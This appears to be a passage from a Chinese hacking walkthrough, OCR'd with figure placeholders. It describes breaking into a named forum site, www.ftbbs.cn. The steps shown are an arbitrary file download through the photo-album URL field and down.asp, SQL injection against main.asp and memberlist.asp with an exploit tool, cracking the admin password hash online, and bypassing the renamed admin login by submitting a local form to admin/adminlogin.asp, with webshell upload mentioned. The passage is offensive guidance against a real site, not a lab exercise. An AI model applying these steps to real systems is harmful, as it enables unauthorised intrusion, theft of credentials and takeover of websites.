注册并登录用户，进入"个人空间"的"控制面板"，首先创建"MyPhoto"相册，然后打开"相册管理"的"网上传图"，接着在"相片URL"栏输入"coon.asp"，如图31所示。返回"相册管理"，获得该"图片"的id值，如"2454"，如图32所示。




图31




图32

请求链接"http://www.ftbbs.cn/down.asp?id=2454"下载到config.asp文件，如图33所示，最后还要记住删除掉该"图片"。

直接下载数据库文件失败，数据库中好像




图33

已被写入了不正确的ASP代码，导致执行错误，如图34所示，但是我们暴出了ft变量，于是我们检测注入。




图34

3.检测注入

检测main.asp页面。打开漏洞利用工具，修改"注入Host"为"http://www.ftbbs.cn"，选择"注入页面"为"/main.asp"，修改"注入语句"中的"ft_"为"wd_"，如图35所示，提交注入成功，如图36所示。

检测memberlist.asp页面，注入结果如图37所示。

很幸运，通过cmd5.com网站在线破解出了ftbbs密码，之后就是登录后台了。

4.登录后台

这时我们发现ftbbs修改了后台登录的入口




图35




图36




图37

地址，默认为admin.asp，但是直接请求"admin/adminlogin.asp"页面后，正常弹出"用户名不正确！"对话框，说明管理目录admin并没有修改。ftbbs的admin.asp只是个提交表单的页面，真正验证登录的还是admin/adminlogin.asp页面，于是我们将本地的admin.asp页面的Form元素的action修改为绝对路径"http://www.ftbbs.cn/admin/adminlogin.asp"，然后从本地登录到ftbbs的后台，如图38所示。后台写马略过，下面我们测试一下编辑页面写马漏洞。

